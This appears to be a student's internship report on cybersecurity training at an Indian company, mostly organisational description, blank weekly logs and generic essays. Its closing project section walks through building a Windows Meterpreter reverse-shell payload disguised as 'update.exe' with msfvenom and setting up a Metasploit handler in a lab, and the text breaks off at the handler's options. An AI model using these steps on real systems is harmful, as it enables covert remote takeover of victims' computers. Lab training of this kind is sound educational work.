

## **CHAPTER 1: EXECUTIVE SUMMARY**

In this Internship, we learn about Ethical Hacking and Cyber Security. The ethical hacking teaches you all the information about the networking world. It also teaches all the ways to attack a system or any company. But here we must learn all the methods to secure our website from the attacks caused by the penetrators or hackers. They are too dangerous for any company or system. The Ethical hacking is fully a legal way, if we could do it in a perfect way without errors. The ethical hacking helps us learn to think in the attacker way and protect our system by giving protective measures from those attacks estimated. The Cyber Security comes under the protective methods giving for securing a website or a company. This is the only way to secure a website from the attackers and hackers. We learn the very basics to the extreme level of using the hacking tools and techniques.

We also gain total knowledge about the ethical hacking in this evolving networking world. All this knowledge is useful in protecting our selves or our company and even to educate our surrounding people with minimal knowledge to secure themselves and beware of the scams in this Electronic Era. In this internship done the project that is LINUX THROUGH WINDOWS BACKDOOR by using virtual machine and kali linux ,using the nmap commands enter to the windows .And different kinds of tasks we done in the internship the practice of protecting systems, networks, and programs from digital attacks. These cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes.

## **1. OBJECTIVES**

- a. To obtain the technical knowledge on Cyber Security.
- b. To obtain skills needed to protect and defend computer systems and networks.
- c. To develop that can plan, implement, and monitor cyber security mechanisms .
- d. To help ensure the protection of information technology assets.
- e. To identify, analyze, and remediate computer security breaches.

## **2. OUTCOMES**

- a. Analyzed and evaluate the cyber security needs of an organization.
- b. Identified the key cyber security vendors in the marketplace.
- c. Be able to use cyber security, information assurance, and cyber/computer forensics software/tools.
- d. Designed and develop a security architecture for an organization.
- e. Implemented tasks and cyber security solutions.

## CHAPTER 2: OVERVIEW OF THE ORGANIZATION

### 1.Introduction of the Organization



Supraja Technologies is a leading Knowledge and Technical Solutions Provider and pioneer leader in IT industry, is operating based out of Vijayawada, Guntur, Visakhapatnam, Hyderabad and Bangalore.

#### R&D at Supraja

With a 24X7 work in Research & Development, experts at Supraja Technologies work under:

- **Cyber Security Cell**

#### About Supraja Technologies:

**Supraja Technologies (a unit of CHSMRLSS Technologies Pvt. Ltd.)** with its foundation pillars as Innovation, Information and Intelligence is exploring indefinitely as a **Technology Service Provider** and as a **Training Organization** as well.

You may visit us at:

[www.suprajatechnologies.com](http://www.suprajatechnologies.com)

The multi domains of trainings which Supraja Technologies operate include the following:

#### Workshops & Hackathons

- Engineering Colleges
- Schools
- Corporate (Private & Govt)

#### Classroom Trainings Cum Certification Courses

- Summer Training (30-45 Days)
- Winter Training (10 - 15 Days)
- Weekend Training (2 Days)
- 1 Month / 3 Months / 6 Months Courses

### **SUPRAJA TECHNOLOGIES**

**(a unit of CHSMRLSS Technologies Pvt. Ltd.)**

**An ISO 9001:2015 Certified Company**

**Regd. & Head Office: Door No. 11-9-18, 1<sup>st</sup> Floor, Majjivari Street, Kothapeta  
Vijayawada –520001.**

**Contact@suprajatechnologies.com | www.suprajatechnologies.com | + 91 – 9550055338**

## 2. Vision, Mission, and Values of the Organization

### **Vision:**

Be it Training or a workshop, the course content is always from R&D Cell of Supraja.

- A proven track record of delivering quality services.
- 68,500+ Students trained by our trainers till date.
- Training Partners of recognized institutions.
- Trainers with excellent research aptitude and teaching pedagogy illustrate their findings through practical demonstrations during their sessions.
- Easy to learn and hands-on sessions are given, with additional benefits of Study Material, Tool kit DVD's and immediate query handling.
- Self-Prepared Cyber Security Cell.
- Supraja Technologies has the best, experienced and highly skilled bunch of R&D Engineers & Trainers.
- We Provide training in Innovating and Trending Technologies to Govt. Officials, Corporate Houses and Colleges.

### **Mission:**

#### **On-site Trainings**

- College Summer Training (15 Days, 30 Days, 45 Days & 60 Days)
- School Summer Camp (15 Days & 30 Days)
- Govt Agencies, Police Academies, Corporates

#### **Cloud Campus**

- (Distance Learning Program) \*Coming Soon

#### **Internships**

- Internship for Engineering Students (15 Days, 30 Days, 45 Days & 60 Days)
- Internship for Graduates (15 Days, 30 Days, 45 Days & 60 Days)

### **Values:**

- Holds a National Record in **Limca Book of Records – 2017**
- Steering Committee Member for **United Conference on Cyber Space (UNITEDCON 2020)**
- Ex-Associate Member for **National Cyber Safety and Security Standards (NCSSS)**
- Awarded as a “**Social Media Influencer - 2019**”, on 30<sup>th</sup> June 2019 by Jignasa in association with Government of Andhra Pradesh

### **3. Policy of the Organization, in relation to the intern role**

Supraja Technologies has been shortlisted for "**Top 50 Tech Companies**" award 2019, conferred at Inter Con - Dubai, UAE. Supraja Technologies is one out of thousands of companies that were initially screened by Inter Con team of 45+ research analysts over a period of three months and the final shortlist includes 150+ firms and we are very proud to inform you all that our company Supraja Technologies also happens to be a part of the same. To provides great knowledge , hands on practice interaction with experienced seniors. Providing tools for effective task running and guided to implement tasks .

### **4. Organizational Structure**

- Develop an investigative process for the digital forensic investigation
- Understanding methods of focusing investigations through analysis of multiple evidence sources
- Effectively prepare for incident response of both victim and suspect systems, including understanding the importance of network reconnaissance and network traffic analysis
- Identify sources of evidentiary value in various evidence sources including network logs, network traffic, volatile data and through disk forensics.
- Identify common areas of malicious software activity and characteristics of various types of malicious software files
- Confidently perform live response in intrusion investigation scenarios
- Recovering data from damaged or erased hard drives.
- Writing, reviewing investigative reports & gathering, maintaining evidences
- Working closely with other police officers and detectives
- Imaging & Hashing

Analyses and assesses vulnerabilities in the infrastructure (applications & networks), investigates the available tools and countermeasures to remedy the detected vulnerabilities, and recommends solutions and best practices. Analyses and assesses damage to the data/infrastructure as a result of security incidents, examines available recovery tools and processes, and recommends solutions. Tests for compliance with security policies and procedures may assist in the creation, implementation and/or management of security solutions.

## **5. Roles and responsibilities of the employees in which the intern is placed.**

- **Santosh Chaluvadi** - Founder & CEO, Supraja Technologies.



**Fig .1 Santosh Chaluvadi, Founder & CEO**

- **Mr. Konna Dhanunjay** – Junior Trainer, Supraja Technologies.
- **Mr. Bhargav Mylavarapu**-Junior Trainer, Supraja Technologies.

## CHAPTER 3: INTERNSHIP PART

### 1.WEEKLY WORK SCHEDULE

S.NO	WEEK NO	ACTIVITY PERFORMED
1.	Week-1	Introduction to Cyber Security
2.	Week-2	Installation of tools & Setup Done Task-1 & Task-2.
3.	Week-3	Introduction to Virtual Machine and different OS's installation. Ex: Kali, Sunset etc. Done Task-3 & Task-4.
4.	Week-4	Knowing different n-map commands to perform different operations. Done Task-5 & Task-6.
5.	Week-5	Perform different hands on ethical hacking using n-map scanning. Done Task-7 & Task-8.
6.	Week-6	Knowing different techniques In Virtual Machine. Done Task-9 & Task-10 .
7.	Week-7	Perform real time example like OTP bypass. Done different tasks on cyber security.
8.	Week-8	Done internship project.

## **2. EQUIPMENT REQUIRED**

### **HARDWARE REQUIREMENTS:**

- 1.Processor: intel ,core i3 .
- 2.Ram: 8GB ram.
- 3.Space on harddisk:512 MB

### **SOFTWARE REQUIREMENTS:**

- 1.OS: Windows,Kali,Sunset,Parrot,DC1,DC3 etc.
- 2.Virtual Box
- 3.Burp Suite
- 4.Wireshark



### 3.TASKS PERFORMED

S.NO	TASK NO	TASK NAME
1.	Task-1	Basic Terminologies of Cyber Security.
2.	Task-2	Types of hackers in Cyber Security.
3.	Task-3	Different Protocols used in Cyber Security.
4.	Task-4	Different Commands used in command prompt.
5.	Task-5	Security Policies in Cyber Security.
6.	Task-6	Perform Command challenges.
7.	Task-7	Cyber laws, sections.
8.	Task-8	Perform root –kali commands.
9.	Task-9	Knowing advanced Ip Scanner.
10.	Task-10	Perform bandit operations.
11.	Task-11	Using Kali bypass the Sunset.
12.	Task-12	HTTP response status codes.
13.	Task-13	Information gathering tools.
14.	Task-14	Click jacking on website.
15.	Task-15	Done Project(linux through windows backdoor).

## ACTIVITY LOG FOR THE FIRST WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			

## **WEEKLY REPORT**

**WEEK – 1 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE SECOND WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day - 1			
Day - 2			
Day - 3			
Day - 4			
Day - 5			
Day -6			

## **WEEKLY REPORT**

**WEEK – 2 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE THIRD WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			

## **WEEKLY REPORT**

**WEEK – 3 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE FORTH WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			



## **WEEKLY REPORT**

**WEEK – 4 (From Dt..... to Dt..... )**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE FIFTH WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			

## **WEEKLY REPORT**

**WEEK – 5 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE SIXTH WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			

## **WEEKLY REPORT**

**WEEK – 6 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE SEVENTH WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			

## **WEEKLY REPORT**

**WEEK – 7 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## ACTIVITY LOG FOR THE EIGHTH WEEK

<b>Day &amp; Date</b>	<b>Brief description of the daily activity</b>	<b>Learning Outcome</b>	<b>Person In-Charge Signature</b>
Day – 1			
Day - 2			
Day – 3			
Day – 4			
Day – 5			
Day –6			



## **WEEKLY REPORT**

**WEEK – 8 (From Dt..... to Dt.....)**

**Objective of the Activity Done:**

**Detailed Report:**

## **CHAPTER 5: OUTCOMES DESCRIPTION**

### **Describe the work environment you have experienced**


The Supraja Technologies Environment Authority has some rules of thumb for what counts as "real" work. Ordinarily, the only requirement is that at least one of these points be met:

- The intern performs work that is the same as, or very similar to, the work that other employees perform.
- There is a person who gives instructions and supervises the intern's work.
- There is an employer providing a space and materials.
- The intern is obligated to make their labour available.
- The Supraja Technologies Environment Act ensures that work is under appropriate health and safety conditions during our internship.
- To ensure that the workplace meets the requirements of the Supraja Technologies Working Environment Authority is a good working environment.


## Describe the real time technical skills you have acquired

### List of Tools have acquired

- Android- OS Software
- WinRAR Software
- Jdk Software
- Kali-linux OS Software
- Parrot ,rufus Software
- Virtual Box Software
- Windows 7,Window 10 Software's.
- DC1,DC3,EVM,VM ware and different Software's.



**Fig .2 Lab-1 setup tools**




**Fig .3 Lab-2 setup tools**

This PC > New Volume (D:) > lab setup 3 > lab setup 3 >

Name	Date modified	Type	Size
DC-1	8/2/2022 5:33 PM	File folder	
DC-3	8/2/2022 5:40 PM	File folder	
EVM.ova	8/2/2022 5:47 PM	File folder	
HF2019-Linux.ova	8/2/2022 5:47 PM	File folder	
sunset	8/2/2022 5:54 PM	File folder	
DC-1	3/28/2020 12:14 PM	WinRAR ZIP archive	750,116 KB
DC-3	3/28/2020 12:48 PM	WinRAR ZIP archive	1,038,558 KB
EVM.ova	4/3/2020 9:56 AM	WinRAR ZIP archive	780,293 KB
HF2019-Linux.ova	4/3/2020 9:55 AM	WinRAR ZIP archive	554,519 KB
sunset	3/27/2020 7:03 PM	WinRAR ZIP archive	863,054 KB

**Fig.4 Lab-3 setup tools**



**Fig.5 VirtualBox Setups**

## **Describe the managerial skills you have acquired**

- Protects Personal Data
- Protects Business Reputation
- Enhances Productivity
- Improves Cyber Posture
- Prevents Websites Crashes

### **Protects Personal Data:**

Personal data is the most valuable commodity for businesses or individual users. However, digital applications have blurred the lines of privacy. A virus can collect personal information and may jeopardize employees, organizations, or customers' privacy. Cybersecurity can also protect data from internal threats, whether it is accidental or with malicious intent. This can be done by previous employees, third-party vendors, or trusted partners. Cybersecurity ensures that employees can access the internet as and when required without data breach threats. However, consistent monitoring can keep such threats.

### **Protects Business Reputation:**

Customer retention is an essential business factor that can be done by strengthening brand loyalty. Business reputation is hit the hardest due to data breaches. While the entire market strives to win over the customer's trust, an organization can lag due to cybersecurity issues. A data breach can weaken this bond of trust. Hence, a security system can avoid sudden setbacks. Technologies such as cloud security and network security can strengthen authentication. This can open the pathway to future ventures, recommendations, and expansions.

### **Enhances Productivity:**

As technology evolves, so do the ways for cybercriminals to breach data, with new methods of attacking data. Viruses may impact workflows, networks, and functioning, negatively impacting productivity. This will lead to the firm's downtime leading the organization to a standstill. Firms can improve their productivity with virus scanning, improved firewalls, and automated backups, making it one of the most promising cybersecurity benefits. Employees should be educated about email phishing, scams, suspect links, and other suspicious activities to ensure productivity on minute levels. This reduces downtime and violations.

### **Improves Cyber Posture:**

Cybersecurity gives firms comprehensive digital protection. This gives the employees flexibility, safety, and liberty to access the internet. Sophisticated cyber security technology tracks all systems with a single click. This strategy enables businesses to act and respond during and after a cyber-attack. This also replaces manual processes with automation for smoother operations and strengthens cybersecurity protocols to prevent threats.

### **Prevents Websites Crashes:**

Small businesses often host their website. Hence, infected systems will lead to a website crash. This can cause a prolonged website loading time which may annoy visitors leading to revenue loss, missed transactions and communication, and degraded trust. A crashed website may even cause long-term damage to the system. Cyber security ensures protection against unexpected damage and safeguards long-term accessibility. On the other hand, a crashed website paints an unprofessional picture. Hence, a crashed website, even for a brief time, is unaffordable for organizations competing in a saturated market.

## **Describe how you could improve your communication skills**

### **Volunteer to give a presentation**

As a fresh face within an organisation in an ideal position to observe and learn. Suggest to our supervisor that at the mid-way point of our internship would like to give a short presentation of the new skills we have learnt or projects you have worked on. Not only will this demonstrate our initiative and enthusiasm for the role but we will have the ideal opportunity to practice our presentation skills.

### **Practise your 'small talk' at informal times**

The easiest and quickest way to improve our communication skills is to practice. And then practice some more! our internship as an ideal way to speak with our colleagues and learn from their experiences. Become involved with team and company events such as lunches, drinks and social activities. Make the effort to introduce ourselves to people in your office. Ask them about their experience and engage them in conversation. This will help your language skills improve.

### **Keep on learning and practising**

The development of our communication skills needs to be an ongoing part of our professional learning and development. As i start our career and will be learning many new technical skills which are incredibly important for your development. However, effective communication skills will really help you go to the next level of our career.

**Describe how could you could enhance your abilities in group discussions, participation in teams, contribution as a team member, leading a team/activity.**

To able to communicate clearly on intellectual and emotional levels. Effective communicators

- can explain their our ideas
- express their feelings in an open but non-threatening way
- listen carefully to others
- ask questions to clarify others' ideas and emotions
- can sense how others feel based on their nonverbal communication
- will initiate conversations about group climate or process if they sense tensions brewing
- reflect on the activities and interactions of their group and encourage other group members to do so as well.

Regular open communication, in which group members share their thoughts, ideas, and feelings, is a must for successful group work. Unspoken assumptions and issues can be very destructive to productive group functioning. When students are willing to communicate openly with one another, a healthy climate will emerge and an effective process can be followed.



## Describe the technological developments you have observed and relevant to the subject area of training

In Internship I have done the project the title is LINUX THROUGH WINDOWS BACK DOOR. In this project I learn how to crack the windows using linux.

### LINUX THROUGH WINDOWS BACKDOOR

1. First open the virtualbox open kali and windows make sure both are in bridge adapter .




Fig .6 linux through windows backdoor step-1

2. First open the kali and background is windows.

Enter the command as

- `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.43.110 lport=8888 -f exe -o /root/Desktop/update.exe`

For knowing ip open onther kali terminal type command as

- `ifconfig`




Fig .7 linux through windows backdoor step-2

```

root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.110 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::a00:27ff:fe43:73bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:43:73:bc txqueuelen 1000 (Ethernet)
    RX packets 129 bytes 13899 (13.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2386 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Fig .8 linux through windows backdoor step-3

3.Next enter the msfconsole to provide commandlineinterface to access and work with the metasploit framework.

>msfconsole

```

root@kali: ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.43.110 lport=8888 -f exe -o /root/Desktop/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/update.exe

root@kali: ~
# msfconsole

```

Fig .9 linux through windows backdoor step-4

4.use multi/handler it is used to more of a stub for whatever payload handler we need to run.

```

root@kali: ~
# msf6
Metasploit tip: Use sessions -1 to interact with the last opened session

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):


  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

```

Fig .10 linux through windows backdoor step-5


6. set payload windows/meterpreter/reverse\_tcp



```
root@kali: ~  
File Actions Edit View Help  
+ -- ==[ metasploit v6.1.4-dev ]  
+ -- ==[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 8 evasion ]  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
Payload options (windows/meterpreter/reverse_tcp):
```

Fig .11 linux through windows backdoor step-6

7.show options

